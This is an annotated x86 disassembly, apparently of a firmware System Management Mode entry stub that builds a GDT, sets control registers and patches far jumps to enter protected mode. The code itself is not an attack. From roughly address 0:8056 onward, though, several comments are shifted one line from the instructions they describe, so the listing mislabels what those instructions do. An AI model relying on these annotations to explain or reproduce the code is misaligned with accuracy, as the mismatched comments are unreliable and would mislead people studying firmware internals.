0:8003 mov     eax, cs:0FB30h        ; load the physical address of the GDT
0:8008 mov     edx, eax
0:800B mov     ebp, eax
0:800E add     edx, 50h ; 'P'
0:8012 mov     [eax+42h], dx       ; initialize segments in the GDT
0:8016 shr     edx, 10h
0:801A mov     [eax+44h], dl
0:801E mov     [eax+47h], dh
0:8022 mov     ax, cs:0FB38h      ; load the expected size of the GDT
0:8026 dec     ax                ; decrement the total size
0:8027 mov     cs:[bx], ax       ; save the size to the GDT descriptor
0:802A mov     eax, cs:0FB30h      ; reload the GDT base address
0:802F mov     cs:[bx+2], eax      ; save the base address to the descriptor
0:8034 db      66h
0:8034 lgdt   fword ptr cs:[bx]    ; load the new GDT
0:8039 mov     eax, 0
0:803F mov     cr3, eax
0:8042 mov     eax, 668h
0:8048 mov     cr4, eax
0:804B mov     ax, cs:0FB0Eh      ; load the expected long mode cs selector
0:804F mov     cs:[bx+48h], ax      ; patch selector into long mode far jmp
0:8053 mov     ax, 10h
0:8056 mov     cs:[bx-2], ax;      ; load a hardcoded protected mode cs selector
0:805A mov     edi, cs:0FEF8h      ; patch selector into protected mode far jmp
0:8060 lea     eax, [edi+80DBh]    ; load smbase
0:8068 mov     cs:[bx+44h], eax      ; compute offset of instruction at 80db
0:806D lea     eax, [edi+8097h]    ; patch offset into long mode far jmp
0:8075 mov     cs:[bx-6], eax      ; compute offset of instruction at 8097
0:807A mov     ecx, 0C0000080h      ; patch offset into protected mode far jmp
0:8080 mov     ebx, 100011b
0:8086 mov     cr0, ebx           ; switch to 16 bit protected mode
0:8089 jmp     large far ptr 0:0  ; switch to 32 bit protected mode
```

